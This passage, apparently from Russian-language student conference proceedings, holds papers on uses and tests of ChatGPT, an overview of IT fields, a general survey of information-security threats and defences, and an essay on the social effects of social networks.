**Маркетинг и реклама:** ChatGPT может быть использована для создания текстовых объявлений, описаний продуктов и услуг, а также для генерации уникального текстового контента для сайтов и социальных сетей. Она может помочь в создании привлекательных текстовых материалов, которые привлекут внимание клиентов.

**Коммуникация с клиентами:** Нейросеть ChatGPT может быть использована для создания автоматических ответов на вопросы клиентов в чатах и системах обратной связи. Она может обработать большой объем запросов и быстро предоставлять нужную информацию.

**Юридическая и медицинская документация:** ChatGPT может использоваться для создания текстовых документов, таких как юридические договоры и медицинские документы. Она может помочь в создании материалов, которые соответствуют стандартам и требованиям для этих областей [2].

**Искусство и литература:** Нейросеть ChatGPT может быть использована для создания уникальных текстов и даже написания книг и романов. Она может помочь писателям в генерации идей и продолжении текстов, а также помочь художникам в создании текстовых описаний своих произведений.

**Образование:** ChatGPT может быть использована для создания учебных материалов и обучающих курсов. Она может помочь в создании текстовых материалов, которые будут легко восприниматься учениками.

**Финансы:** Нейросеть ChatGPT может быть использована для создания аналитических отчетов и прогнозов в финансовой области. Она может помочь в создании текстовых материалов, которые будут содержать важную информацию для принятия финансовых решений.

Для изучения возможностей, сильных и слабых сторон чат бота ChatGPT было принято решение провести ряд тестовых запросов с разными целями, такими как поддержание разговора на свободную тему, поиск и систематизация научной информации, помощь в разработке программного обеспечения, создание художественного текста (в стихах и прозе), проверка на этичность.



В первую очередь были отправлены тестовые запросы, содержащие вопросы из области философии (возможность загробной жизни, смысл человеческого бытия, возможность мира на земле). Чат-бот ChatGPT дал развернутый ответ на каждый из вопросов, рассмотрев различные точки зрения, опираясь на произведения философов, принадлежащих разным философским школам. Можно сделать вывод о том, что нейросеть не поддерживает разговор на свободную тему, так как не задает ответных вопросов пользователю, однако развернуто отвечает на заданные вопросы, систематизируя научную литературу по теме. Стоит отметить, что чат-бот не демонстрирует наличия «собственного мнения» и четко отвечает на поставленный вопрос [3, 4].

Для исследования способностей ChatGPT в поиске и систематизации научной информации были отправлены запросы следующего содержания: «Составь план изучения математического анализа», «Расскажи полную историю Римской империи», «Проанализируй роман Ф. М. Достоевского “Бесы”». ChatGPT успешно справился с систематизацией научной информации, предоставил подробной информации, предоставил сокращенную историю Римской империи и привел анализ проблематики предложенного текста, опираясь на критические статьи. Можно утверждать, что ChatGPT эффективен для поиска, анализа и сокращения научной информации, предоставления ее в понятном пользователю виде.

Для исследования возможностей ChatGPT в создании программного обеспечения были произведены запросы по созданию программы, имитирующей действия арифметического калькулятора на разных языках программирования (C++, Python, Pascal ABC, C#, JavaScript). Код, предложенный ChatGPT удовлетворял поставленной задаче, был эффективен и лаконичен, кроме того, сопровождался комментариями и примерами работы программы. Тем не менее при вводе более сложных запросов (написание программы, осуществляющей оптимизацию сортировки массива данных под конкретную задачу) чат-бот привел неоптимизированное решение, не отвечающее запросу в полной мере. Из этого можно сделать вывод о том, что ChatGPT хорошо подходит для реализации вариаций шаблонных алгоритмов. Для решения узкоспециализированных задач их следует делить на подзадачи [5].

Для исследования возможностей ChatGPT в написании художественного текста на заданную тему были произведены запросы следующего содержания «Напиши стихотворение о любви в стиле Сергея Есенина», «Напиши рассказ о природе в стиле Виталия Бианки», «Write a poem about love copying Shakespeare style». Предложенные тексты на русском языке оказались осмысленными, однако содержали логические ошибки, содержали тавтологию и слова, не удовлетворяющие стилю остального произведения;

кроме того, в стихотворении не соблюдался стихотворный размер и практически отсутствовала рифма. Тем не менее предложенный текст на английском языке отличался логической цельностью, отсутствием логических ошибок, наличием рифмы, успешным копированием стиля Уильяма Шекспира. Можно сделать вывод о том, что ChatGPT может быть использован для создания художественных текстов на английском языке по заданной теме [6].

Для проверки соответствия предоставляемой информации этическим нормам был произведен ряд запросов, содержащих просьбы о предоставлении информации, которая может быть использована для совершения противоправных действий, таких как угон автомобилей, совершение вооруженных ограблений, изготовление запрещенных веществ. ChatGPT отказался предоставлять указанную информацию, сославшись на ее незаконность.

Подводя итог, можно сделать вывод о том, что ChatGPT может быть использован для решения широкого спектра задач, в особенности связанных с поиском и систематизацией научной информации, а также написанием программ на разных языках программирования. Запросы не должны допускать многозначной интерпретации, должны быть четкими. Сложные запросы, требующие решения нескольких задач, следует делить на несколько менее сложных, требующих решения одной конкретной задачи.

#### Список используемых источников

1. Смыслова Л. В. Чат-бот как современное средство интернет-коммуникаций // Молодой ученый. 2018. № 9 (195). С. 36-39.
2. Проватар А. И., Ключко К. А. Особенности и проблемы виртуального общения с помощью чат-ботов // Научные труды винницкого национального технического университета. 2013. № 3. С. 1–2.
3. Михайлов В. А., Михайлов С. В. Особенности развития информационно-коммуникативной среды современного общества // Сборник научных трудов «Актуальные проблемы теории коммуникации». СПб., 2004. С. 34–52.
4. Азина Д. Б., Пьянкова П. А., Козицына М. О., Потапов Д. А., Иванова В. В., Кулагина Е. В., & Кузнецова А. С. Речевое взаимодействие между человеком и искусственным интеллектом посредством чат-ботов и умных устройств // Социальные и гуманитарные науки. Отечественная и зарубежная литература. Реферативный журнал Сер. 6. Языкознание. 2022. № 1. С. 54–65.
5. Тугушева Н. А. Использование чат-ботов в различных сферах повседневной жизни // Молодой ученый. 2017. № 21 (155). С. 36–39.
6. Чуланова О. Л., Хайбуллова К. Н. Исследование применения технологий искусственного интеллекта в управлении персоналом современных организаций // Вестник евразийской науки. 2020. Т. 12. № 1. С. 69.

УДК 004.681.5, 004.42  
ГРНТИ 50.05.09

## ОСОБЕННОСТИ СИСТЕМ УПРАВЛЕНИЯ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

**Б. А. Аль-Нами, Т. В. Кочнев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В современном мире просто невозможно представить жизнь без информационных технологий, несмотря на то, что в самом недалеком прошлом человек и понятия не имел о них. В нашу жизнь они вошли прочно, применяются информационные технологии во всех сферах жизни человечества, выполняя особо значимую двойственную роль. Информационные технологии представляют весь накопленный опыт человечества в форматизированном виде, пригодном для прикладного использования. И в нем сконцентрированы научные знания и материалистический опыт для осуществления общественных процессов.*

*безопасность информационных систем, систем управления, программирование, информационные системы управления, облачные технологии, сетевые технологии.*

Информационные технологии (ИТ) – область, связанная с применением компьютеров, программного обеспечения и сетей для обработки, хранения, передачи и получения данных. ИТ используются в различных сферах деятельности, включая бизнес, науку, медицину, государственное управление, образование и многие другие.

Среди основных областей ИТ можно выделить:

1. Программирование: создание программного обеспечения, которое может быть использовано для автоматизации различных процессов и задач [1].

Программирование – процесс создания программного обеспечения, которое может быть использовано для автоматизации различных процессов и задач. Программы могут быть написаны на разных языках программирования, таких как Java, Python, C++, JavaScript и многих других.

Основной целью программирования является создание программного обеспечения, которое позволяет автоматизировать различные процессы и задачи, повышая эффективность работы и уменьшая затраты времени и ресурсов. Программирование также может использоваться для создания программ, которые помогают решать различные задачи, включая научные и инженерные расчеты, обработку данных и создание визуальных эффектов.

Кроме того, программирование является одним из наиболее востребованных навыков в мире ИТ, и многие люди изучают его для получения работы с высокой оплатой в этой области.

2. Сетевые технологии: настройка и обслуживание сетей связи, включая локальные сети (LAN), глобальные сети (WAN) и Интернет [2].

Сетевые технологии являются важной составляющей информационных технологий и занимаются созданием, развертыванием и поддержкой компьютерных сетей. Компьютерные сети объединяют различные компьютеры, серверы, устройства хранения данных и другие устройства для обмена информацией и ресурсами.

Одной из основных задач сетевых технологий является создание надежной и безопасной сетевой инфраструктуры, которая бы обеспечивала стабильную работу компьютерных систем. Для этого используются различные технологии и протоколы, такие как Ethernet, TCP/IP, DNS, DHCP, VPN и другие.

Сетевые технологии также включают в себя разработку и настройку сетевых устройств, таких как маршрутизаторы, коммутаторы, мосты, файрволлы и другие устройства, которые обеспечивают передачу данных между компьютерами и другими устройствами в сети.

Сетевые технологии также охватывают различные типы сетей, такие как локальные сети (LAN), глобальные сети (WAN), метрополитенные сети (MAN) и другие.

Важной составляющей сетевых технологий является безопасность. Сетевые технологии обеспечивают защиту компьютерных систем от вредоносного ПО, взломов и других угроз. Для этого используются различные механизмы, такие как аутентификация, шифрование, брандмауэры и другие.

Сетевые технологии играют важную роль в бизнес-среде, так как позволяют компаниям обмениваться информацией и ресурсами между различными отделами и филиалами, а также обеспечивают доступ к Интернету и внешним сетям. Они также важны в быту, так как обеспечивают доступ к Интернету и другим сетевым сервисам.

3. Информационная безопасность: обеспечение защиты информации и защиту от угроз, связанных с нарушением целостности, конфиденциальности и доступности информации [3].

Информационная безопасность (ИБ) является важной составляющей информационных технологий и относится к защите конфиденциальности, целостности и доступности информации. Она включает в себя широкий спектр мероприятий, направленных на предотвращение угроз безопасности информации, таких как кибератаки, кража личных данных, вирусы и другие.

ИБ включает в себя различные аспекты, такие как:

**Конфиденциальность:** защита информации от несанкционированного доступа и раскрытия. Для этого используются различные методы шифрования данных, аутентификации пользователей и контроля доступа.

**Целостность:** защита информации от несанкционированного изменения. Это достигается за счет использования цифровых подписей, контроля целостности данных и аудита систем.

**Доступность:** обеспечение доступности информации для авторизованных пользователей в любое время. Для этого используются меры, такие как резервное копирование данных, репликация данных и резервирование систем.

**Надежность:** обеспечение надежной работы информационной системы и ее компонентов. Для этого используются различные методы контроля качества, мониторинга и обнаружения ошибок.

**Управление рисками:** оценка и управление рисками, связанными с безопасностью информации. Для этого используются различные методы анализа уязвимостей, планирования чрезвычайных ситуаций и создание бизнес-планов в случае нарушения безопасности информации.

**Обучение пользователей:** повышение уровня осведомленности пользователей о вопросах ИБ и предоставление им необходимой обучающей информации, например, опрашивал ли пользователь свои личные данные на сайт, использование надежных паролей, защита устройств и т. д.

4. **Облачные технологии:** использование удаленных серверов для хранения и обработки данных, что позволяет снизить затраты на оборудование и программное обеспечение [4].

Облачные технологии – совокупность технологий, которые позволяют использовать удаленные вычислительные ресурсы через интернет. Такие ресурсы могут быть доступны как для индивидуальных пользователей, так и для компаний и организаций.

Одним из главных преимуществ облачных технологий является гибкость: пользователи могут легко масштабировать ресурсы в зависимости от своих потребностей. Кроме того, облачные сервисы позволяют использовать передовые технологии и высокопроизводительное оборудование без необходимости инвестировать в собственные ресурсы. Это особенно важно для небольших компаний, которые могут сэкономить на затратах на IT-инфраструктуру и техническое обслуживание.

Однако, при использовании облачных технологий также возникают определенные риски, связанные с безопасностью и конфиденциальностью данных, а также возможностью отказа сервисов и потери доступа к данным. Поэтому компании, использующие облачные сервисы, должны принимать соответствующие меры для защиты данных и управления рисками.

5. Информационные системы управления: системы, которые помогают управлять бизнес-процессами в организации, включая управление производством, управление складом, управление ресурсами и другие [5].

Информационные системы управления (ИСУ) – программные средства, которые предназначены для автоматизации управленческих процессов в организации. Они позволяют автоматизировать процессы сбора, хранения, анализа, обработки и передачи информации для управления бизнесом.

Некоторые примеры информационных систем управления включают:

- Системы управления проектами (*Project Management Systems*) – они помогают управлять проектами, координируя работу множества людей и ресурсов, определяют сроки выполнения задач, отслеживают статусы работ и т. д. Так же это программные продукты, которые помогают управлять различными видами проектов, облегчая работу с задачами, графиками, ресурсами, коммуникациями, документами и другими аспектами проектной деятельности.

- Системы управления контентом (*Content Management Systems, CMS*) – они позволяют управлять цифровыми контентом, таким как тексты, фотографии, видео, аудио и т. д. Они облегчают публикацию и обновление контента на веб-сайте, в социальных сетях и т. д. Так же это программные платформы, которые позволяют управлять созданием, редактированием, хранением и публикацией контента в Интернете. CMS позволяют создавать и управлять веб-сайтами, блогами, электронными магазинами и другими веб-приложениями, а также управлять контентом, созданным для этих приложений.

- Системы управления отношениями с клиентами (*Customer Relationship Management Systems*) – они позволяют управлять взаимоотношениями с клиентами, автоматизировать процессы продаж, маркетинга, обслуживания клиентов и т. д. Они также помогают сбору и анализу данных о клиентах для принятия решений.

- Системы управления ресурсами предприятия (*Enterprise Resource Planning Systems*) – они позволяют управлять всеми процессами в организации, включая производство, финансы, управление персоналом и т. д. Они обеспечивают централизованный доступ к информации и автоматизируют многие рутинные процессы, объединяют в себе функции управления бухгалтерией, финансами, производством, закупками, продажами, логистикой и другими аспектами деятельности компании.

- Системы управления данными (*Data Management Systems*) – они позволяют управлять большими объемами данных, включая сбор, хранение, обработку, анализ и представление данных. Они могут быть использованы для управления информацией в различных областях, таких как здравоохранение, финансы, наука и т. д.

ИСУ позволяют автоматизировать многие управленческие процессы, улучшить эффективность и качество принимаемых решений, повысить скорость реакции на изменения внешней среды, а также снизить затраты на рутинные процессы. В современном бизнесе ИСУ являются неотъемлемой частью, которая позволяет организациям повышать свою конкурентоспособность и эффективность. Они помогают ускорить процессы, снизить затраты и повысить качество продукции и услуг. Кроме того, ИСУ позволяют собирать и анализировать данные, что помогает принимать более обоснованные решения.

Информационные системы управления могут быть как готовыми решениями, так и индивидуально разработанными. Готовые решения могут быть куплены у производителей программного обеспечения, которые предлагают широкий выбор систем управления для различных отраслей. Индивидуально разработанные системы могут быть созданы на заказ с учетом специфических потребностей организации.

Однако, внедрение информационных систем управления может быть дорогим и сложным процессом, который требует хорошей подготовки и планирования. При этом следует учитывать, что реализация ИСУ может потребовать изменений в бизнес-процессах организации, а также требовать обучения и переподготовки персонала.

ИТ являются одной из самых динамично развивающихся областей в мире. Новые технологии и инновации появляются каждый день, и это предоставляет множество возможностей для развития бизнеса, улучшения качества жизни и повышения эффективности различных процессов.

#### Список используемых источников

1. Беглиев С., Джумагелди А., Аннабаев Б. Основы программирования и выбора языка программирования // Интернаука. 2022. № 12–3 (235). С. 48–49.
2. Vachilo, D. A., & Хазанкин, Г. Р. (2020). Сетевые технологии : Видеокурс. ИПЦ НГУ. <https://doi.org/10.25205/978-5-4437-1073-0>. (дата обращения 09.03.2023).
3. Громов Ю. Ю., Драчев В. О., Иванова О. Г. Информационная безопасность и защита информации : учебное пособие. Ст. Оскол : ТНТ, 2017. 384 с.
4. Губарев В. В., Савульчик С. А. Введение в облачные вычисления и технологии. Новосибир. : НГТУ, 2013. 48 с.
5. Информационные технологии управления проектами [Электронный ресурс]. URL: <https://studfile.net/preview/7672946/page:10/> (дата обращения 08.03.2023).

УДК 004.056  
ГРНТИ 81.93.29

## БЕЗОПАСНОСТЬ ИНФОРМАЦИОННЫХ СИСТЕМ: ОСНОВНЫЕ УГРОЗЫ И МЕТОДЫ РЕШЕНИЯ

**Б. А. Аль-Нами, К. П. Кравцов, Я. А. Тулин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная статья обсуждает актуальные проблемы безопасности информационных систем, связанные с угрозами. В статье рассмотрены различные методы и технологии обеспечения безопасности информационных систем, включая блокчейн, AI и квантовую криптографию. Также статья описывает примеры успешной защиты информационных систем в различных сферах деятельности, таких как финансы, здравоохранение и правительство. В заключении подчеркивается, что обеспечение безопасности информационных систем является непрерывным процессом, требующим постоянного внимания и обновления со стороны всех пользователей информационных систем.*

*безопасность информационных систем, угрозы взлома, кража данных, шифрование, искусственный интеллект, квантовая криптография.*

Современный мир находится в эпоху цифровизации, когда информационные технологии проникают во все сферы жизни, преобразуя их и делая их более эффективными и продуктивными. Однако, рост зависимости от информационных технологий также сопровождается риском потери конфиденциальности, целостности и доступности информации. Злоумышленники могут использовать различные методы, такие как взломы, кражу данных, вирусы и многое другое, чтобы получить доступ к ценной информации, которая может причинить вред компании или даже нанести ущерб всему обществу. В этой статье мы рассмотрим вызовы и решения для обеспечения безопасности информационных систем в эпоху цифровизации.

Развитие информационных технологий и их влияние на современное общество

В последние годы информационные технологии быстро развиваются и становятся все более распространенными. Интернет, мобильные устройства, облачные сервисы и искусственный интеллект – все эти технологии значительно улучшают нашу жизнь, делая ее более удобной и доступной. Однако, каждый новый технологический прорыв приносит с собой новые угрозы и вызовы в области безопасности информационных систем.

Вместе с увеличением количества устройств которые люди используют в своей жизни, растет и количество уязвимостей, которые могут быть использованы для взлома личных устройств и использования полученных дан-



ных в корыстных целях. Чтобы справиться с этими угрозы компании разрабатывают и используют различных методы защиты информации, также компании регулярно создают копии данных и проверяют исправность работы системы мониторинга, чтобы быстро обнаружить любые утечки данных, аномалии и атаки [1].

### *Угрозы безопасности информационных систем*

Существует множество угроз безопасности информационных систем, которые могут нанести серьезный вред компании или обществу в целом. Некоторые из наиболее распространенных угроз включают в себя следующее:

**Взломы:** когда злоумышленник пытается получить несанкционированный доступ к информационной системе, используя различные методы, такие как подбор паролей или использование вредоносного ПО.

**Кража данных:** когда злоумышленник получает доступ к конфиденциальной информации, такой как данные о клиентах, банковские данные и т. д.

**Вирусы и вредоносное ПО:** это программы, которые используются для взлома или уничтожения информационной системы, а также для получения несанкционированного доступа к данным.

**Несанкционированный доступ к данным:** это когда злоумышленник получает доступ к данным без разрешения владельца информации, обычно путем взлома или других методов.

**Социальная инженерия:** это метод получения доступа к информации, используя психологические манипуляции, например, обманывая пользователей, чтобы они раскрыли свои пароли или другую конфиденциальную информацию.

**Фишинг:** это способ мошенничества, при котором злоумышленники создают фальшивые веб-сайты или электронные письма, чтобы получить конфиденциальную информацию от пользователей.

**Другие угрозы:** существуют множество других угроз безопасности информационных систем, таких как отказ в обслуживании, кибершпионаж и кибертерроризм [2].

### *Решения для повышения безопасности информационных систем*

Существует множество решений, которые помогают повысить безопасность информационных систем. Некоторые из наиболее эффективных методов включают в себя следующее:

**Шифрование** – это процесс преобразования информации в непонятный для человека вид с использованием математических алгоритмов. Шифрование помогает защитить информацию от несанкционированного доступа.

**Бэкапы данных** – это процесс создания резервных копий данных, которые могут быть использованы для восстановления информации в случае ее потери или повреждения.

Системы мониторинга – это программное обеспечение, которое помогает отслеживать активность в информационной системе, выявлять подозрительную активность и предотвращать угрозы безопасности.

Сильные пароли – использование сложных и уникальных паролей помогает предотвратить взломы и несанкционированный доступ к информационной системе.

Мультифакторная аутентификация – это метод, который требует от пользователей предоставления нескольких форм аутентификации, таких как пароль и отпечаток пальца, что повышает безопасность доступа к информационной системе.

### *Примеры успешной защиты информационных систем в различных сферах деятельности*

Существуют множество примеров успешной защиты информационных систем в различных сферах деятельности. Некоторые из них:

Банковское дело: банки и другие финансовые учреждения обычно имеют высокие стандарты безопасности, чтобы защитить свои информационные системы от несанкционированного доступа. Например, многие банки используют мультифакторную аутентификацию и системы мониторинга для защиты своих клиентов [3].

Здравоохранение: медицинские учреждения обычно хранят конфиденциальную информацию о своих пациентах, поэтому им необходимы высокие стандарты безопасности. Например, медицинские учреждения могут использовать шифрование и системы мониторинга, чтобы защитить конфиденциальность своих пациентов.

Промышленность: промышленные компании могут использовать системы мониторинга и управления доступом для защиты своих информационных систем от несанкционированного доступа.

Государственные учреждения: государственные учреждения также нуждаются в высоких стандартах безопасности, чтобы защитить свои информационные системы от кибератак. Например, правительственные учреждения могут использовать системы мониторинга и мультифакторную аутентификацию.

Розничная торговля: розничные компании обычно хранят конфиденциальную информацию о своих клиентах, поэтому им необходимы высокие стандарты безопасности. Например, розничные компании могут использовать шифрование и мультифакторную аутентификацию, чтобы защитить конфиденциальность своих клиентов.

*Новейшие технологии и методы обеспечения безопасности информационных систем*

С развитием информационных технологий появляются новые методы и технологии обеспечения безопасности информационных систем. Некоторые из наиболее перспективных идей включают в себя:

Блокчейн – это технология распределенного реестра, которая может использоваться для защиты данных от несанкционированного доступа. Блокчейн используется в различных сферах, таких как финансы, здравоохранение, энергетика, право и др. Благодаря своей распределенной природе блокчейн позволяет защитить данные от несанкционированного доступа, так как информация хранится в блоках, которые могут быть изменены только с помощью специальных криптографических ключей, что делает ее более устойчивой к кибератакам [4].

Artificial Intelligence (AI) и машинное обучение – машинное обучение может использоваться для анализа трафика и обнаружения аномалий в поведении пользователей, что позволяет быстро реагировать на потенциальные угрозы. AI также может использоваться для улучшения систем безопасности, например, для предсказания уязвимостей в системе.

Квантовая криптография – это метод защиты информации, который основан на использовании квантовых свойств частиц. Это позволяет защитить данные от взлома с помощью квантовых компьютеров, которые могут легко обойти существующие криптографические методы.

Системы управления искусственным интеллектом (AI-SOC) – это технология, которая использует AI для автоматизации работы службы безопасности. AI-SOC может обрабатывать большие объемы данных и выделять ключевые аномалии, что позволяет уменьшить количество ложных срабатываний [5].

Безопасность периметра – это метод, который заключается в создании «периметра» вокруг информационной системы, который будет защищать ее от несанкционированного доступа. Это может включать в себя использование межсетевых экранов и других устройств для контроля доступа.

В эпоху цифровизации безопасность информационных систем становится все более важной темой. Киберпреступники используют все более сложные методы и технологии для атак на информационные системы, поэтому необходимо принимать соответствующие меры для защиты данных. Шифрование, системы мониторинга, мультифакторная аутентификация и другие технологии помогают защитить информационные системы от несанкционированного доступа. Более новые технологии, такие как блокчейн, AI и машинное обучение, квантовая криптография, системы управления искусственным интеллектом и безопасность периметра, также могут помочь повысить уровень безопасности информационных систем [6].

Однако, важно понимать, что защита информационных систем является непрерывным процессом. Киберпреступники постоянно ищут новые методы атак и уязвимости в системах безопасности, поэтому необходимо постоянно обновлять и улучшать системы защиты данных.

Кроме того, обеспечение безопасности информационных систем не является задачей только для службы безопасности. Каждый пользователь информационной системы должен осознавать свою ответственность за безопасность данных, и принимать соответствующие меры для защиты своих учетных записей и паролей, не раскрывать конфиденциальную информацию и не устанавливать подозрительное программное обеспечение.

В целом, безопасность информационных систем становится все более важной темой в эпоху цифровизации. Технологии и методы защиты данных постоянно развиваются, но необходимо помнить, что защита информации – это непрерывный процесс, требующий постоянного внимания и обновления со стороны всех пользователей информационных систем.

#### Список используемых источников

1. Грачева Е. А. Информационная безопасность // The Newman in Foreign Policy. 2020. Т. 3, № 54 (98). С. 57–59.
2. Роберт И. В. Информационная безопасность личности // Труды международного симпозиума «Надёжность и качество». 2018. Т. 1. С. 6871.
3. Буйневич М. В., Покусов В. В., Израйлов К. Е. Модель угроз информационно-технического взаимодействия в интегрированной системе защиты информации // Информатизация и связь. 2021. № 4. С. 6673. DOI: 10.34219/2078-8320-2021-12-4-66-73.
4. Миняев А. А. Метод и методика оценки эффективности системы защиты территориально-распределенных информационных систем // Информатизация и связь. 2020. № 6. С. 29–36.
5. Глинская Е. В., Чичварин Н. В. Информационная безопасность конструкций ЭВМ и систем : учебное пособие. М. : ИНФРА-М, 2021. 118 с. ISBN 978-5-16-010961-9.
6. Зенков А. В. Информационная безопасность и защита информации: учебное пособие для вузов. М. : Издательство Юрайт, 2021. 104 с. ISBN 978-5-534-14590-8.

УДК 316.472.4  
ГРНТИ 04.21.00

## СОЦИАЛЬНЫЕ СЕТИ В СОВРЕМЕННОМ МИРЕ

**Б. А. Аль-Нами, Р. Ф. Кулиев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Статья посвящена социальным сетям. Рассматриваются различные аспекты влияния социальных сетей на общество, включая позитивные и негативные эффекты.*

*Статья обращает внимание на то, как социальные сети изменили способ, которым мы взаимодействуем друг с другом, и какие вызовы и возможности представляют собой эти изменения. Цель статьи – проанализировать влияние социальных сетей на общество и обсудить возможные решения для минимизации негативных последствий и увеличения пользы для пользователей социальных сетей. Кроме того, статья содержит рекомендации для пользователей социальных сетей о том, как использовать эти платформы в наиболее эффективном и безопасном для них способе. Общая цель статьи – способствовать осознанному использованию социальных сетей и повышению общественной осведомленности об их влиянии на нашу жизнь и общество в целом.*

*информационное общество, цифровые технологии, социальная сеть, коммуникация, социальные медиа, продвижение.*

Социальные сети – онлайн-платформы, которые позволяют пользователям общаться, делиться контентом и находить новых друзей. Сегодня социальные сети стали неотъемлемой частью нашей жизни. Они помогают нам оставаться на связи с друзьями и семьей, находить работу и информацию, а также получать новости и развлечения. Однако, социальные сети также могут иметь негативные последствия для общества. В этой статье мы рассмотрим, как социальные сети влияют на общество, и что можно сделать для улучшения ситуации.

Цель статьи на тему социальных сетей – рассмотреть различные аспекты влияния социальных сетей на общество, включая позитивные и негативные эффекты. Статья должна обратить внимание на то, как социальные сети изменили способ, которым мы взаимодействуем друг с другом, и какие вызовы и возможности представляют собой эти изменения. Важной частью статьи является анализ различных точек зрения на социальные сети и обсуждение возможных решений для минимизации негативных последствий и увеличения пользы для пользователей социальных сетей. Кроме того, статья должна включать рекомендации для пользователей социальных сетей о том, как использовать эти платформы в наиболее эффективном и безопасном для них способе. Общая цель статьи – способствовать осознанному использованию социальных сетей и повышению общественной осведомленности об их влиянии на нашу жизнь и общество в целом [1, 2].

Социальные сети имеют огромное влияние на нашу жизнь. Они позволяют нам получать информацию быстрее, чем когда-либо прежде, и общаться с людьми в любой точке мира. Однако, социальные сети также могут иметь отрицательные последствия для нашего психического здоровья и общества в целом.

Одной из основных проблем социальных сетей является фильтрация контента. Алгоритмы социальных сетей выбирают, какой контент будет показан каждому пользователю, исходя из его предпочтений. Это может при-

вести к созданию информационных пузырей, где люди видят только ту информацию, которая соответствует их мировоззрению, и не имеют возможности узнать о других точках зрения. Это в свою очередь может привести к укреплению расколов в обществе и нарушению диалога между различными группами людей.

Социальные сети также могут привести к ухудшению психического здоровья людей. Некоторые исследования показывают, что использование социальных сетей может привести к увеличению чувства одиночества, депрессии и тревожности. Это может быть связано с тем, что люди часто сравнивают свою жизнь с жизнью других пользователей социальных сетей, которые могут представлять свою жизнь идеальной.

Чтобы уменьшить отрицательное влияние социальных сетей на общество, необходимо принимать меры по улучшению их работы и использования. Ниже приведены некоторые из них:

#### 1. Обучение критическому мышлению.

Одним из способов борьбы с фильтрацией контента и созданием информационных пузырей является обучение людей критическому мышлению. Это поможет людям разбираться в различных точках зрения и оценивать информацию более объективно. Обучение критическому мышлению может быть включено в учебные программы, а также проводиться в рамках курсов для широкой аудитории.

#### 2. Улучшение алгоритмов.

Компании, создающие социальные сети, могут улучшить алгоритмы отбора контента, чтобы они не создавали информационные пузыри и не укрепляли расколы в обществе. Это может включать в себя более объективную фильтрацию новостей и разнообразие контента.

#### 3. Ограничение времени использования.

Чрезмерное использование социальных сетей может привести к ухудшению психического здоровья. Поэтому компании, создающие социальные сети, могут включать функции ограничения времени использования, которые помогут пользователям не увлекаться и не тратить слишком много времени на социальные сети.

#### 4. Увеличение прозрачности.

Компании, создающие социальные сети, могут увеличить прозрачность работы алгоритмов и открыть их для общественности. Это позволит людям лучше понимать, как работают социальные сети, и как они влияют на их жизнь.

#### 5. Поддержка медиа образования.

Кроме критического мышления, образование в области медиа-грамотности также может помочь людям разбираться в различных точках зрения и оценивать информацию более объективно. Это может включать в себя

знание о том, как распознать фейковые новости, как работают алгоритмы социальных сетей и т. д.

#### 6. Разработка этических стандартов.

Компании, создающие социальные сети, могут разработать этические стандарты и строго следовать им в своей работе. Это может включать в себя запрет на распространение фейковых новостей, ограничение использования личной информации пользователей и т. д.

#### 7. Усиление контроля над рекламой.

Реклама в социальных сетях может быть использована для манипуляции мнениями и создания информационных пузырей. Компании, создающие социальные сети, могут усилить контроль над рекламой, чтобы она была более прозрачной и не включала в себя манипулятивные приемы.

#### 8. Социальное воздействие.

Социальные сети могут быть использованы для создания позитивного социального воздействия. Компании, создающие социальные сети, могут поддерживать сообщества, направленные на решение социальных проблем, и вовлекать пользователей в благотворительные проекты.

#### 9. Защита личной информации.

Компании, создающие социальные сети, могут предоставлять больше возможностей для защиты личной информации пользователей. Это может включать в себя более прозрачные настройки конфиденциальности, возможность удаления личной информации и т. д.

#### 10. Развитие альтернативных платформ.

Наконец, развитие альтернативных платформ может стать одним из способов уменьшения отрицательного влияния социальных сетей на общество. Это могут быть платформы, созданные с учетом этических стандартов и ориентированные на улучшение качества коммуникации между людьми [3, 4].

Подводя итог социальные сети играют важную роль в современном обществе, но их использование может иметь отрицательные последствия, такие как ухудшение психического здоровья и укрепление расколов в обществе. Чтобы уменьшить отрицательное влияние социальных сетей, необходимо принимать меры по улучшению их работы и использования, такие как обучение критическому мышлению, улучшение алгоритмов, ограничение, рекламы, создание этических стандартов и т. д. Каждый человек должен осознавать потенциальные риски и использовать социальные сети в разумных пределах.

Несмотря на отрицательные последствия, социальные сети также имеют много положительных аспектов. Они могут помочь в общении с друзьями и семьей, находить новых друзей и сверстников, получать информацию о новостях и событиях, и использоваться в коммерческих целях. Важно

понимать, что социальные сети – это инструмент, и использование этого инструмента зависит от нас.

В целом, социальные сети имеют большое значение в нашей жизни. Они упрощают и ускоряют обмен информацией, позволяют общаться с людьми со всего мира и находить новых друзей. Однако, они также могут иметь отрицательное влияние на нашу психическую и эмоциональную жизнь, укреплять расколы в обществе и создавать проблемы с конфиденциальностью. Для того чтобы минимизировать отрицательные последствия использования социальных сетей, необходимо принимать меры по улучшению их работы и использования, а также осознавать потенциальные риски и использовать социальные сети в разумных пределах один важный аспект использования социальных сетей – это влияние нашего поведения и мировоззрения. Все, что мы видим в социальных сетях, может влиять на наше мнение, восприятие и действия. Социальные сети могут создавать «пузыри» информации, где мы видим только те сообщения, которые соответствуют нашим предпочтениям и мнению, и таким образом подтверждать наши убеждения. Это может привести к укреплению расколов в обществе, созданию и поддержанию иллюзий и стереотипов [5].

Кроме того, социальные сети играют все большую роль в коммерческой сфере. Рекламодатели используют социальные сети для продвижения своих товаров и услуг, а инфлюенсеры – для заработка денег на рекламных партнерствах. Однако, эти процессы не всегда являются прозрачными и честными, и могут приводить к манипуляции потребительскими предпочтениями и созданию ложных представлений о товарах и услугах.

В связи с этим, важно создавать этические стандарты для использования социальных сетей в коммерческих целях, а также прозрачность в отношениях между рекламодателями, инфлюенсерами и потребителями. Это поможет сохранить доверие потребителей и создать более справедливую рыночную среду.

#### **Список используемых источников**

1. Огнева А. С. Социальные сети: понятие, виды, технологические возможности продвижения // Молодой ученый. 2021. № 9 (351). С. 75–79.
2. Алексеева Е. Н., Попов К. Г. Социальная сеть как явление современного общества: история развития и общая характеристика // Актуальные проблемы социального, экономического и информационного развития современного общества. Всероссийская научно-практическая конференция. Баш. гос. ун-т. 2016. С. 14–17.
3. Кривоносова А. С., Якуничева Е. Н. История и анализ развития социальных сетей // Известия высших учебных заведений. Технология легкой промышленности. 2018. Т. 42. № 4. С. 11–16.
